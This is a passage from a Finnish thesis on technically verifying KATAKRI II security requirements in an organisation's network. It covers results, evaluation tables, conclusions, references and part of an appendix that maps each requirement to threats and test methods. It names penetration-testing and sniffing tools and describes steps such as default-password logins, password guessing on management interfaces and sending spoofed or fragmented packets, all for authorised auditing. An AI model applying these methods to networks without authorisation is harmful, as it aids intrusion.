Tutkimuskysymykseen liittyy olennaisesti tietoverkkoon kohdistuvat hyökkäykset. Teorialuvussa 3 käsitellään hyökkäyksen eri vaiheet, hyökkäyksessä käytettäviä työkaluja ja tekniikoita. Luvun 3 tarkoitus on parantaa kohdeorganisaation ymmärrystä tietoverkkoon hyökkäämisestä ja käsitellä tutkimuskysymykseen liittyvää teoriaa. Tutkimuskysymykseen vastataan luvussa 4 suoritetussa uhka-analyysissä.

Uhka-analyysin tuloksena esille nousi kohdeorganisaation kannalta seuraavat uhkakuvat:

- hyökkäykset internetistä
- hyökkäykset työasemilta
- hyökkäykset tietoverkon yhteisiltä palvelimilta
- hyökkäykset sovelluskehitys- ja testausprojektien palvelimilta
- muut järjestelmäkohtaiset hyökkäykset
- hyökkäykset verkkolaitteilta
- tietojen siirtäminen pois kohdeorganisaation tietojärjestelmistä.

TK 1.2 Mitkä vaatimukset tarvitsevat teknistä todentamista ja mitkä niistä tarvitsevat todentamisen tueksi työkaluja?

Kohdeorganisaation vaatimuskriteeristöksi valitsema KATAKRI käytiin läpi tietoturvallisuuden osa-alueen osalta luvussa 4. Tuloksena löydettiin vaatimukset, jotka vaativat teknistä todentamisesta. Kohdat ovat: I 401.0, I 402.0, I 404.0, I 405.0, I 407.0, I 408.0, I 409.0, I 501.0, I 502.0, I 503.0, I 504.0, I 505.0, I 506.0, I 507.0, I 508.0, I 511.0, I 512.0, I 603.0, I 604.0, I 605.0, I 702.0, I 703.0, I 704.0, I 705.0 ja I 710.0. Vaatimuksista jätettiin I 406.0 ja I 410.0 tutkimuksen ulkopuolelle, koska niissä käsiteltävät tekniikat eivät ole kohdeorganisaatiossa käytössä. Teknistä todentamista vaativista kohdista erotettiin ne vaatimukset, jotka tarvitsevat työkalua todentamisen tueksi. Vaatimukset ovat: I 401.0, I 402.0, I 404.0, I 405.0, I 407.0, I 408.0, I 409.0, I 501.0, I 502.0, I 503.0, I 505.0, I 506.0, I 507.0, I 508.0, I 603.0, I 604.0, I 605.0 ja I 702.0.

TK 1.3 Mitä vaatimuksia todentamisen työkaluille asetetaan?

Vastausta tutkimuskysymykseen haettiin haastatteluiden ja uhka-analyysin avulla luvussa 4. Ensin haastatteluiden avulla selvitettiin vaadittavia ominaisuuksia. Lopputulos ei tutkijan mielestä ollut vielä tarpeeksi kattava, joten ominaisuusluetteloa tarkennettiin uhka-analyysin avulla. Tuloksena saatu ominaisuusluettelo koostuu kohdeorganisaation tarpeista ja vaatimusten keskeisimmistä kohdista. Vaadittuja ominaisuuksia ovat:

- avointen palveluiden ja porttien skannaaminen
- asennettujen ohjelmistoversioiden tunnetut haavoittuvuudet
- poikkeamien havainnointi
- tietoverkon segmenttirakenteen testaaminen
- eri käyttäjäroolien hyökkäyspinta-alan todentaminen
- haittaohjelmaskannereiden toiminnan todentaminen
- tilojen ulkopuolella siirrettävän tiedon salaus
- passiivinen tiedonkeruu kohdeorganisaatiosta
- tietoverkosta internetiin pyrkivän tuntemattoman liikenteen havainnointi

- tietoverkkoon liitettyjen ulkoisten laitteiden ja massamuistien rajoittaminen sekä havaitseminen
- tietoverkon näkyvyys internetiin
- riittävän vahvat salasanat ja niiden tiivisteet.

TK 1.4 Mitkä työkalut soveltuvat kohdeorganisaation käyttöön?

Työkalujen valinta suoritettiin haastatteluiden ja uhka-analyysin tuloksena muodostetun ominaisuusluettelon pohjalta. Työkalujen ajoalustaksi valikoitui tietoturvaltaan riittävän luotettavaksi arvioitu BackTrack Linux -distribuutio. Työkaluiksi valittiin metatietohakukone Metagoofil, informaatioskanneri TheHarvester, verkkoskanneri Nmapin graafinen versio Zenmap, haavoittuvuusskanneri OpenVAS, webpalveluskannerit Nikto ja OWASP ZAP, salasanojen murtotyökalu John The Ripper, liikenteen kaappaimet Ettercap ja Wireshark sekä verkkohyökkäyksiä tukevat skriptityökalut driftnet, urlsnarf, dsniff, mgsnarf, filesnarf ja sslstrip. Kaikki vaatimukset eivät tarvitse työkalua todentamista varten. Näiden osalta todentaminen voidaan suorittaa olemassa olevia järjestelmiä tarkastelemalla. Liitteeseen 1 on koottu vaatimuskriteeristöksi valitusta KATAKRI:sta tietoturvallisuuden osa-alue ja kerrottu kaikkiin vaatimuksiin todennustapa, jolla vaatimuksen täyttyminen voidaan käytännössä todentaa. Liite toimii itsenäisenä työkaluna vaatimusten todentamiseksi.

TK1: Miten teknisesti todennetaan vaatimusten mukainen tietoturvan tila?

Tutkimuksen pääkysymykseen saadaan vastaus yhdistämällä pääkysymyksestä johdettujen kysymysten tulokset yhdeksi kokonaisuudeksi. Kohdeorganisaatiolla on jo käytössä toimintaprosessit tietoturvavaatimusten tilan todentamiseksi. Puutteina nykyisessä toteutuksessa ovat riittämättömät tekniset työkalut joidenkin vaatimusten kohdalla sekä tietämyksen puute siitä, kuinka todentaminen tulee tehdä. Liite 1:n kootut vaatimusten todennustavat ja tässä tutkimuksessa koeistetut työkalut käyttöohjeineen yhdessä antavat kohdeorganisaatiolle mahdollisuuden tehdä vaatimusten todennus osana sisäistä auditointia.

Tutkimuksen tuloksena kohdeorganisaatio sai käyttöönsä ohjeiston (liite 1) KATAKRI:n vaatimusten mukaisen teknisen tietoturvan todentamista varten sekä sitä tukevat työkalut. Todentamiskyvyn lisäksi kohdeorganisaatio sai käyttöönsä välineet toteuttaa KATAKRI:n vaatimuksen I 706.0.

Muut tulokset

Tutkija on toiminut kohdeorganisaation tietoturva-asiantuntijana usean vuoden ajan ja hänen osaamisensa on laajentunut puolustuksellisesta näkökulmasta myös hyökkääjän ajattelutapaan tutkimuksen teoriaviitekehykseen liittyvän tutkimuksen ansiosta sekä hyökkäystyökalujen käytön myötä. Tutkimuksen teoria tietoverkkoon hyökkäämisestä ja uhka-analyysi kohdeorganisaation tietoverkkoon kohdistuvista uhista lisäsi kohdeorganisaation tietämystä omien järjestelmien suojaamisesta. Kohdeorganisaatio aikoo käyttää tutkimuksen tietoja myös sisäisten turvallisuuskoulutusten tukena.

Tutkimuksen tuloksena saatua tutkimusraporttia (tätä raporttia) voi käyttää itsenäisenä oppimismateriaalina tietoverkkohyökkäyksistä. Raportin teoriaviitekehys perehdyttää lukijan aihealueeseen. Raportin liitteenä olevat työkalujen käyttö- ja vakiointiohjeet mahdollistavat helpon tavan tutustua hyökkääjien käyttämiin teknisiin työkaluihin myös niille, joille työkalut ovat ennestään tuntemattomia.

Tutkimuksen tavoitteena ei varsinaisesti ollut tuottaa kohdeorganisaatiolle kykyä täyttää KATAKRI:n vaatimuksia. Tutkimuksen aikana kuitenkin havaittiin, että tutkimuksen tuloksilla on mahdollista täyttää KATAKRI:n vaatimus I 706.0. Haastattelut (Haastattelu 3. 29.4.2013; Haastattelu 4. 24.4.2013) vahvistavat tämän väitteen.

Tulosten arviointi

Arviointi toteutettiin esittelemällä haastateltaville liitteen 1 ohjeisto ja näyttämällä työkalujen toimintaa käytännössä sekä esittelemällä työkaluilla saatuja tuloksia kohdeorganisaation tuotantoverkosta. Tämän jälkeen alkuperäiset haastattelut uusittiin KATAKRI:n vaatimusten todentamisen arvioinnin osalta eli haastateltavia pyydettiin täyttämään liitteen 2 kohta 7. Taulukossa 4 on esitetty arviointitulosten keskiarvo. Tulosten

perusteella I 702.0 vaatimusta lukuun ottamatta kaikkiin vaatimuksiin saatiin vähintään osittainen kyky todentaa vaatimuksen toteutuminen. Arvioinnin tulosta voidaan pitää suuntaa antavana, koska molemmat haastateltavat tulkitsivat arvion 2 kohdalla kiistattoman todentamisen tason eri tavalla. Syynä tähän oli vaikeus arvioida liitteen 1 riittävyyttä käytännössä, koska sen toimintaa ei todistettu käytännössä.

Taulukko 4. Loppuarvio kyvystä todentaa vaatimusten mukainen käytännön toteutus KATAKRI:n tietoturvallisuuden osa-alueen osalta

KATAKRI:n vaatimus	Vaatii teknistä tarkastelua	Vaatii työkalun teknisen tarkastelun tueksi	Alkuarvio (0-2)	Loppuarvio (0-2)
I 401.0	x	x	0	2
I 402.0	x	x	0	1½
I 404.0	x	x	0	2
I 405.0	x	x	0	2
I 407.0	x	x	0	2
I 408.0	x	x	0	1½
I 409.0	x	x	0	1½
I 501.0	x	x	0	1½
I 502.0	x	x	0	1½
I 503.0	x	x	0	1½
I 504.0	x	-	0	1½
I 505.0	x	x	0	1½
I 506.0	x	x	0	1½
I 507.0	x	x	0	1½
I 508.0	x	x	0	1½
I 511.0	x	-	0	1
I 512.0	x	-	0	1½
I 603.0	x	x	0	1½
I 604.0	x	x	0	1
I 605.0	x	x	0	1½
I 702.0	x	x	0	0
I 703.0	x	-	0	1
I 704.0	x	-	0	1½
I 705.0	x	-	0	½
I 710.0	x	-	0	1½

0=Vaatimusta ei voida todentaa miltään osin

1=Vaatimus voidaan todentaa joiltakin osin

2=Vaatimus voidaan todentaa kiistattomasti

Tutkijan oma-arvio pelkkien työkalujen soveltuvuudesta todennettavien vaatimuksien osalta kohdeorganisaation ympäristössä on esitetty taulukossa 5. Arvio perustuu työkalujen avulla saatuihin tuloksiin kohdeorganisaation tuotantoverkosta. Taulukossa on 18 kohtaa, joihin tutkimuksessa lähdettiin hakemaan työkaluja todentamisen tueksi. Tutkijan arvion mukaan tutkimuksen tuloksena saaduilla työkaluilla voidaan 14 kohtaa todentaa ja 4 kohtaa tarvitsee vielä lisätyökaluja.

Taulukko 5. Arvio työkalujen soveltuvuudesta todentaa vaatimusten mukainen käytännön toteutus kohdeorganisaation tuotantoympäristössä KATAKRI:n tietoturvallisuuden osa-alueen osalta

KATAKRI:n vaatimus	Vaatii teknistä tarkastelua	Vaatii työkalun teknisen tarkastelun tueksi	Arvio (0-2)
I 401.0	x	x	2
I 402.0	x	x	1
I 404.0	x	x	2
I 405.0	x	x	2
I 407.0	x	x	2
I 408.0	x	x	2
I 409.0	x	x	1
I 501.0	x	x	2
I 502.0	x	x	1
I 503.0	x	x	2
I 505.0	x	x	2
I 506.0	x	x	2
I 507.0	x	x	2
I 508.0	x	x	2
I 603.0	x	x	2
I 604.0	x	x	2
I 605.0	x	x	2
I 702.0	x	x	1

Työkalujen toimivuus kohdeorganisaation ympäristössä voidaan pitää onnistuneena, koska niiden avulla saatiin selville puutteita kohdeorganisaation ympäristöstä. Onnistumisen tukena on myös haastatteluiden tuloksena saatu arvio, jonka perusteella kohdeorganisaation henkilöt arvioivat kyvyn teknisesti todentaa KATAKRI:n vaatimuksia kehittyneen merkittävästi lähtötilanteeseen verrattuna (Haastattelu 3. 29.4.2013; Haastattelu 4. 24.4.2013).

6.2 Johtopäätökset

Tutkimuksen aikana havaittiin, että KATAKRI:n vaatimukset ovat hyvin vaativat toteuttaa käytännössä ja niiden oikeanlainen toteuttaminen vaatii paljon osaamista sekä resursseja. KATAKRI:n vaatimukset eivät ole suoraan toteutettavissa kaikkiin käyttöympäristöihin ja monesti on tarpeen pyytää tapauskohtaisia tulkintaohjeita viranomaiselta. Sama tulkinnan haaste kohdistuu myös vaatimusten mukaisen toteutuksen todentamiseen, kun määritetään todennuksen riittävää tasoa. Lisäksi todentaminen vaatii paljon resursseja, asiantuntemusta hyvin monelta eri osa-alueelta ja kykyä ymmärtää eri tietoturvakontrollien merkitys kokonaisuutena. Varsinkin pienissä organisaatioissa osaaminen saattaa keskittyä yhdelle henkilölle, joten sisäisten auditointien suorittaminen voi olla haastavaa. Tulosten kannalta ei ole hyvä, jos tietoturvasta vastaavat ja niitä toteuttavat henkilöt tekevät sisäisen auditoinnin omiin tietoturvakontrolleihin.

Tutkimuksen alussa tavoitteeseen sisällytettiin työkalujen käytön vakiointi, jotta voidaan saada vertailukelpoista aineistoa säännöllisesti toistettavista auditoinneista. Vaikka työkalujen asetukset määriteltiin ja dokumentoitiin sekä tutkimuksen koeistukset kuvattiin, ei työkalujen käyttöä voitu täysin vakioida. Muuttuvassa ympäristössä työkalujen käyttöä joudutaan muuttamaan, jotta ne toimivat halutulla tavalla ja niiden avulla on mahdollista saada hyödynnettävää tietoa. Vakiointia haittaa myös tarve purkaa vallitsevia tietoturva-asetuksia, jotta työkaluja voidaan riittävässä määrin käyttää. Lisäksi työkaluihin tulee aika-ajoin päivityksiä, jotka parantavat niiden toimintaa ja täydentävät niiden käyttämiä tietokantoja.

Tärkeänä huomioina esille nousi todentamiseen käytettävien prosessien ja ohjelmistojen oma tietoturva. Skannaus, testi ja hyökkäystyökalujen käyttö ei saa itsessään tuoda verkkoon uusia uhkia ja niiden käyttötuotantoympäristössä pitää olla riittävästi suunniteltu.

6.3 Jatkokehityskohteet

Jatkokehityskohteita löytyi tutkimuksen edetessä useita. Seuraavaksi esitellään löydetyt viisi jatkokehityskohdetta.

Työkalujen käytön automatisointi ja sisällyttäminen osaksi normaalia toimintaa

Tutkimuksen alkuvaiheessa oli tavoitteena löytää työkalut, joilla tietoturvan todentaminen voidaan tehdä. Jatkokehityshankkeena käynnistettävässä projektissa työkalut automatisoidaan ja integroidaan osaksi kohdeorganisaation normaaleja ICT-ylläpitoprosesseja.

Tutkimuksen tuloksien perusteella haavoittuvuusskannaus kannattaa ottaa osaksi kohdeorganisaation rutiinitoimintoja ja niiden käyttö kannattaa automatisoida. Tutkimuksessa käytetty työkalu OpenVAS soveltuu sellaisenaan automatisoitavaksi. Automatisoinnin avulla skannauksesta johtuva työllistävä vaikutus kohdistuu tulosten analysointiin ja niistä muodostuneisiin toimenpiteisiin. Haavoittuvuusskannereiden tuloksia analysoivan tutkimuksen (Holm, Sommestad, Almroth & Persson 2011, 242-243) mukaan on suositeltavaa käyttää useampaa haavoittuvuusskanneria ja käyttää autentikoituja skannauksia, jotka pystyvät selvittämään paremmin myös asiakaspään (client-side) haavoittuvuudet. Tutkimuksessa käytettyjen muiden työkalujen käyttöä ei ole mahdollista tai tarkoituksenmukaista automatisoida.

Valvontajärjestelmien ja valvontamenettelyiden kehittäminen

Työkalujen testien yhteydessä havaittiin, että kohdeorganisaation järjestelmät havaitsivat osan epäilyttävästä toiminnasta, mutta näiden osalta henkilöstön reagointi oli puutteellista. Toimintaprosesseja tulee kehittää näiltä osin, jotta tietojärjestelmien havaitsemat poikkeukset tulevat henkilöstön tietoon ja niihin reagoidaan asianmukaisella tavalla. Yksi syy tietojärjestelmien lähettämien hälytysten havaitsemattomuuteen selittyy havainnointijärjestelmien lukumäärällä, minkä takia hälytyksiä pitää seurata useasta eri ohjelmasta. Lisäksi hälytysten joukossa on paljon epäolennaista informaatiota. Toinen huomio havainnointiin liittyen oli puutteellinen poikkeamien kirjaaminen, jonka takia tietojärjestelmiin ei jäänyt edes merkintää tapahtuneista. Osa verkkoskannauksista, haavoittuvuusskannauksista ja salasanatiivisteiden varkauksista jäi kokonaan huomaamatta. Näiden kahden tuloksen perusteella on perusteltua käynnistää jatkokehitysprojekti tietoverkon kokonaistietoturvaa parantavan tilannekuvajärjestelmän muodostamisesta.

Tutkimuksen aikana havaittujen tietoturvapuutteiden korjaaminen

Tutkimuksen aikana havaittiin joitakin puutteita kohdeorganisaation tietoverkon tietoturvassa. Puutteet ehdotetaan käsiteltäviksi kohdeorganisaation käyttämän riskiarviointiprosessin mukaisesti. Sen avulla havaittujen puutteiden korjaaminen analysoidaan ja korjaustoimenpiteiden suorittaminen priorisoidaan. Korjaustoimien lisäksi kohdeorganisaation tulee selvittää toimintatapamuutokset, joiden avulla vastaavilta virheiltä vältytään tulevaisuudessa.

Tutkimuksen aikana käytettyjen työkalujen laajempi käyttö

Tutkimuksen aikana työkaluja koeistettiin valittuihin osiin kohdeorganisaation tietoverkosta. Tulosten avulla testattiin työkalujen soveltuvuutta kohdeorganisaation tietoverkkoon. Tutkimuksen aikana kävi selvästi ilmi, että varsinkin skannauksien suorittaminen kannattaa tehdä koko tietoverkkoon. Jokainen järjestelmä antaa erilaisen tuloksen ja kohdeorganisaation tulee tietää tietojärjestelmissä auki olevat portit ja paikkaamattomat haavoittuvuudet. Autentikoitujen skannausten käyttäminen parantaa verkkoon näkymättömien haavoittuvuuksien havainnointia. Tutkimuksen aikana Scapy-työkalun käyttö jäi vähäiseksi ja se voitaisiin ottaa testien jälkeen käyttöön parantamaan kykyä todentaa vaatimus I 402.0.

Todentamistapojen ja niitä tukevien työkalujen jatkokehitys

Tutkimuksen tuloksena saatuja ohjeita liitteessä 1 pitää testata laajamittaisesti käytännössä, jotta voidaan varmistua niiden toiminnasta. Uusia työkaluja tulisi etsiä vähintään KATAKRI:n vaatimuksiin I 409.0, I 502.0 ja I 702.0.

6.4 Tutkimuksen yleistettävyys

Tutkimus toteutettiin tapaustutkimuksena ja tulokset kohdistettiin kohdeorganisaation tarpeisiin. Tutkimuksessa esiintuodut työkalut testattiin kohdeorganisaatiosta riippumattomassa testiympäristössä ja vasta tämän jälkeen niitä käytettiin kohdeorganisaation tuotantoverkossa. Testien ja koeistusten perusteella työkalut soveltuvat suurella todennäköisyydellä myös muissa ympäristöissä käytettäviksi. Tarpeet tosin vaihtelevat organisaatioiden välillä, joten työkaluista saatava hyöty ja todentamisen kattavuus vaihtelee käyttöympäristön mukaan. Tutkimuksessa esille tuotu teoriatieto on yleistettävissä ta-

pauksen ulkopuolelle, vaikka se onkin rajattu kohdeorganisaation suljetun ympäristön kannalta olennaisimpiin asioihin.

Tutkimuksen kulkuun vaikutti tutkijan oma asema kohdeorganisaatiossa. Koska tutkija on itse toiminut kohdeorganisaation tietoturva-asiantuntijana, vaikutti hänen aikaisempi kokemuksensa todennäköisesti työkaluvalintoihin. Tätä riippuvuutta pyrittiin vähentämään hyökkääjän näkökulmaan tutustumalla teoriatiedon ja kurssituksen avulla. Toinen merkittävästi työkalujen valintaan vaikuttava asia oli kaupallisten tuotteiden rajaaminen pois työkaluvalikoimasta. Tutkimuksen aikana tutustuttiin muutamaan kaupalliseen tuotteeseen ja niiden käytön helppous ja tulokset olivat verrattain korkealla tasolla.

Jokaisen organisaation on määriteltävä, mikä on riittävä todentamisen taso jokaiselle vaatimukselle. Ilman määritystä on erittäin vaikea arvioida, milloin todentaminen on tehty riittävässä määrin. Tähän vaikuttavat merkittävästi käytettävissä olevat resurssit ja tavoiteltava taso.

Lähteet

Allen, l. 2012. Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide. Packt Publishing. United Kingdom.

Auditointiraportti. 8.9.2011. Kolmannen osapuolen tekemä tietojärjestelmän turvallisuusauditointi. Espoo.

Bennetts, S. 2012. Mozilla Security Blog: OWASP ZAP – the Firefox of web security tools. Luettavissa: https://blog.mozilla.org/security/2012/09/13/owasp-zap-the-firefox-of-web-security-tools/. Luettu 14.10.2012.

Engebretson, P. 2011. The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy. Elsevier Inc. United States of America.

Georgia Institute of Technology. 2012. Emerging Cyber Threats Report 2013. Luettavissa: http://www.gtsecuritysummit.com/pdf/2013ThreatsReport.pdf. Luettu 3.2.2013.

Harper, A., Harris, S., Ness, J., Eagle, C., Lenkey, G. & Williams, T. 2011. Gray Hat Hacking: The ethical Hacker´s Handbook, Third Edition. McGraw-Hill Companies. United States of America.

Haastattelu 1. 21.12.2012. Tietoturvapäällikkö. Kohdeorganisaatio. Sähköpostihaastattelu. Espoo.

Haastattelu 2. 17.1.2013. Järjestelmäarkkitehti. Kohdeorganisaatio. Sähköpostihaastattelu. Espoo.

Haastattelu 3. 29.4.2013. Tietoturvapäällikkö. Kohdeorganisaatio. Sähköpostihaastattelu. Espoo.

Haastattelu 4. 24.4.2013. Järjestelmäarkkitehti. Kohdeorganisaatio. Sähköpostihaastattelu. Espoo.

Hirsjärvi, S. & Hurme, H. 2008. Tutkimushaastattelu: teemahaastattelun teoria ja käytäntö. Yliopistopaino. Helsinki.

Holm, H., Sommestad, T., Almroth, J. & Persson, M. 2011. A quantitative evaluation of vulnerability scanning. Information Management & Computer Security. Vol. 19 No. 4. Luettavissa: http://www.emeraldinsight.com/0968-5227.htm. Luettu 25.3.2013.

Hyppönen, M. 2012. Wired: Why Antivirus Companies Like Mine Failed to Catch Flame and Stuxnet . Luettavissa: http://www.wired.com/threatlevel/2012/06/internet-security-fail/. Luettu 19.1.2013.

Järvinen, P. & Järvinen, A. 2011. Tutkimustyön metodeista. Opinpajan kirja. Tampere.

Kaspersky Lab. 2013. Kaspersky Lab report: Evaluating the threat level of software vulnerabilities. Luettavissa: http://www.securelist.com/en/analysis/204792278/Kaspersky_Lab_report_Evaluating_the_threat_level_of_software_vulnerabilities. Luettu 2.2.2013.

Kennedy, D., O'Gorman, J., Kearns, D & Aharoni, M. 2011. Metasploit: The Penetration Tester's Guide. No Starch Press, Inc. United States of America.

Laine, M., Bamberg, J. & Jokinen, P (toim.). 2007. Tapaustutkimuksen taito. Gaudeamus. Helsinki.

Limnéll, J. 2013. Stonesoft: Käänteinen kiina-ilmiö ja lisääntyvä haktivismi ovat keskeisimmät kyberturvallisuustrendit. Luettavissa: http://www.stonesoft.com/en/company/press_and_media/releases/fi/2013/09012013.html. Luettu 19.1.2013.

Lyon, G. 2008. Nmap Network Scanning: Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.com LLC. United States of America.

McClure, S., Scambray, J. & Kurtz, G. 2012. Hacking Exposed 7: Network Security Secrects & Solutions. McGraw-Hill Companies. United States of America.

Metagoofil. 2013. The metadata collector. Luettavissa: http://www.edge-security.com/metagoofil.php. Luettu 28.1.2013.

OWASP. 2013. About The Open Web Application Security Project. Luettavissa: http://www.owasp.org/index.php/About_OWASP. Luettu 13.10.2012.

OWASP. 2009. Top 10 OWASP Finnish. Luettavissa: https://www.owasp.org/index.php/Top_10_2007_Finnish. Luettu 15.10.2012.

OWASP. 2010. Top 10 2010-Main. Luettavissa: https://www.owasp.org/index.php/Top_10_2010-Main. Luettu 15.10.2012.

Pirhonen, J. 2011. OWASP Top 10 sovellusten tietoturvariskit. Luettavissa: http://koti.welho.com/jpirhone/docs/owasp-top10.rtf. Luettu 15.10.2012.

Puolustusministeriö. 2011. Kansallinen turvallisuusauditointikriteeristö (KATAKRI II). Luettavissa: http://www.defmin.fi/files/1870/Katakr_versio_II.pdf. Luettu 27.5.2012.

Raggad, B. 2010. Information Security Management: Concepts and Practice. Taylor & Francis Group. United States of America.

Randall, J. & Raymond, R. 2013. Corporate Computer Security. Prentice Hall. United States of America.

Stonesoft. 2011. Protection against Advanced Evasion Techniques in Stonesoft IPS. Luettavissa: http://evader.stonesoft.com/assets/files/AET_Whitepaper2012.pdf. Luettu 7.4.2013.

TheHarvester. 2013. The information gathering suite. Luettavissa: http://www.edge-security.com/theharvester.php. Luettu 28.1.2013.

Tiilikainen, S. & Manner, J. 2013. Suomen automaatioverkkojen haavoittuvuus. Luettavissa: https://research.comnet.aalto.fi/public/Aalto-Shodan-Raportti-julkinen.pdf. Luettu 25.3.2013.

Tuomi J, & Sarajärvi, A. 2009. Laadullinen tutkimus ja sisällönanalyysi. Gummerus Kirjapaino Oy. Jyväskylä.

Wilhelm, T. 2010. Professional Penetration Testing: Creating and Operating a Formal Hacking Lab. Elsevier Inc. United States of America.

Liitteet

Liite 1: KATAKRI II:n vaatimusten todennettavat kohteet, uhat ja todennustapa

Tutkija on koonnut kolmannen osapuolen (Auditointiraportti 8.9.2011) auditoinnin aikana läpikäytyjä asioita, teoriaviitekehyksessä esiin nousseita asioita sekä tutkijan omiin kokemuksiin perustuvaa tietoa yhteen ja tehnyt niistä analyysin lopputuloksena seuraavan taulukon.

KATAKRI:n tietoturvallisuuden osa-alueen kohdat käydään läpi teknisen todentamisen näkökulmasta. Jokainen kohta pyritään todentamaan teknisin keinoin yksiselitteisesti. Kaikkia vaatimuksia ei voida tai ei ole mielekästä todentaa teknisesti, vaan ne jätetään pelkästään haastatteluiden avulla todennettaviksi.

I 401.0 Onko tietoliikenneverkon rakenne turvallinen?
Todennettavat kohteet
1) Testataan ISP:n verkossa kiinni olevat palomuurit, VPN-laitteet ja yhdyskäytäväratkaisut. 2) Testataan verkkosegmenttien välisen liikenteen vastaavuus asetustietoihin. 3) Testataan pääsyä internetiin työasemalta. 4) Testataan työasemien sovelluspalomuurien toiminta.
Uhka
1) Hyökkääjä murtautuu suljettuun ympäristöön ainoasta laitteesta, joka on kiinni internetissä. Toinen mahdollisuus on, että hyökkääjä saa kaapattua VPN-liikennettä. Tällöin VPN-liikenteen käyttämät asetukset määräävät, kuinka helposti liikenteen salaus on purettavissa. Kuuntelemalla VPN-liikennettä on myös mahdollista päätellä, kuinka monta etätoimipistettä yrityksellä on käytössä ja missä ne sijaitsevat. 2) Hyökkääjä murtautuu yhden segmentin järjestelmään ja käyttää tätä päästäkseen toiseen segmenttiin. 3) Käyttäjä lataa tietämättään haittakoodin työasemaansa. 4) Työasemalta hyökätään toiselle työasemalle. Hyökkääjä voi saada haltuunsa luokiteltua tietoa hyökkäyksen kohteena olevasta työasemasta tai hän voi jatkaa hyökkäystä hyökkäyksen kohteena olevaa työasemaa hyväksikäyttäen.

Todennustapa
1) Liitetään porttiskanneri ISP:n verkkoon ja skannataan yhdyskäytävän avoimet portit ja palvelut. Kaapataan yhdyskäytävältä lähtevää liikennettä ja tarkastetaan ettei luvatonta liikennettä lähetetä. Varmistutaan, että liikenne on salattua ja se liikkuu kohdeorganisaation omien laitteiden välillä. Lisäksi tarkistetaan toimien aiheuttamat hälytykset valvontajärjestelmissä. 2) Liitetään verkko- ja porttiskanneri jokaiseen segmenttiin. Lisäksi tarkistetaan toimien aiheuttamat hälytykset valvontajärjestelmissä. 3) Testataan pääsyä Internetiin eri työkaluilla. 4) Liitetään portti- ja haavoittuvuusskanneri työasemaverkkoon ja skannataan työasemia.

I 402.0 Ovatko palomuurien ja vastaavien liikennettä suodattavien laitteiden säännöstöt hyvien tietoturvaperiaatteiden mukaisia? Miten on varauduttu yleisimpiin nykyisiin verkkohyökkäyksiin?
Todennettavat kohteet
1) Testataan liikennöinnin vastaavuus oletettuihin verkkopalomuurin sääntöihin. 2) Testataan liikennöinnin vastaavuus oletettuihin työasemapalomuurien sääntöihin. 3) Luodaan kiellettyä liikennettä ja testataan lokitietojen muodostuminen.
Uhka
1) Hyökkääjä pääsee skannaamaan verkon rakennetta ja selvittämään mahdollisia kohteita. 2) Hyökkääjän päästyä yhdelle työasemalla, voi hän jatkaa hyökkäämistä samassa lähiverkossa oleviin muihin työasemiin. Sisäisenä uhkatekijänä työntekijä voi hyökätä toisen työaseman kautta anastaakseen arkaluonteista tietoa, johon hänellä ei itsellä ole käyttöoikeuksia. 3) Hyökkääjä käyttää yleisesti tunnettuja verkkohyökkäyksen tapoja ohittaakseen verkkopalomuurit tai muuten manipuloidakseen liikennettä.
Todennustapa
1) Asetetaan hyökkäystyöasema yhteen segmenttiin lähettämään verkko-, portti- ja palveluskannauksia kaikkiin muihin segmentteihin. Toistetaan sama kaikissa segmenteissä. 2) Asetetaan työasemasegmenttiin hyökkäystyöasema ja ajetaan porttiskanneri muita

saman segmentin työasemia vastaan.

3) Lähetetään verkkoon paketteja, jotka ovat muotoa väärennetty (spoofed), IP-lisämääreellinen (IP options), lähdereititystä (source routing) käyttäviä, Proxy ARP, lähde ja kohde osoite broadcast, lähde kohdeosoite 127.0.0.1 tai 0.0.0.0, SNMP, ICMP, ICMP-tyyppi 3 (unreachable), fragmentit, roskapostitus.

Tarkastetaan toimien aiheuttamat hälytykset valvontajärjestelmissä.

I 403.0 Miten varmistutaan siitä, että liikennettä suodattavat tai valvovat järjestelmät toimivat halutulla tavalla?
Todennettavat kohteet
1) Varmistetaan, että liikennettä suodattavat ja valvovat järjestelmät toimivat oletetulla tavalla.
Uhka
1) Tarkastamattomat järjestelmät saattavat sisältää ei-toivottua toiminnallisuutta, jota hyökkääjä voi käyttää hyväkseen tavoitteidensa saavuttamiseksi.
Todennustapa
1) Muiden vaatimusten todennustavat tarkastavat kokonaisuutena tämän kohdan vaatimuksen.

I 404.0 Onko hallintayhteydet suojattu asianmukaisesti?
Todennettavat kohteet
1) Testataan hallintaliittymiin pääsy. 2) Varmistetaan hallintaliittymissä käytettävät protokollat ja yhteyksien salaus.
Uhka
1) Hyökkääjän mielenkiinto kohdistuu verkkolaitteiden hallintaliittymiin, koska niiden kautta on mahdollista vaikuttaa merkittävästi verkon tietoturvaan.
Todennustapa
1) Skannataan verkkolaitteiden avoimet portit ja yritetään aktiivisella salasanan murtautumistavalla päästä kirjautumaan laitteille. 2) Kaapataan hallintaliikennettä ja varmistetaan, että se käyttää sallittuja protokollia ja että se on salattua.

I 405.0 Miten verkon aktiivilaitteet on kovennettu?
Todennettavat kohteet
1) Testataan verkon aktiivilaitteille kirjautuminen oletussalasanoilla ja tyhjillä salasanoilla. 2) Testataan mitkä portit ja palvelut on päällä verkon aktiivilaitteissa. 3) Tarkastetaan verkkolaitteiden ohjelmistoversiot. 4) Testataan työasemien välinen liikenne. 5) Testataan onko työasemakytkin kaiuttavassa tilassa. 6) Tarkastetaan onko VTP käytössä. 7) Tarkastetaan liikkuuko liikennettä vlan 1:ssä. 8) Tarkastetaan aktiivilaitteiden lokeista, näkyykö sieltä muutosten tekijät ja tehdyt muutokset.
Uhka
1-8) Hyökkääjä voi verkkolaitteiden asetuksia muuttamalla vaikuttaa merkittävästi verkon tietoturvaan mm. muuttamalla verkon segmentöintiä, kaapata liikennettä, ohjata liikennettä ja altistaa verkko ulkoisille uhille.
Todennustapa
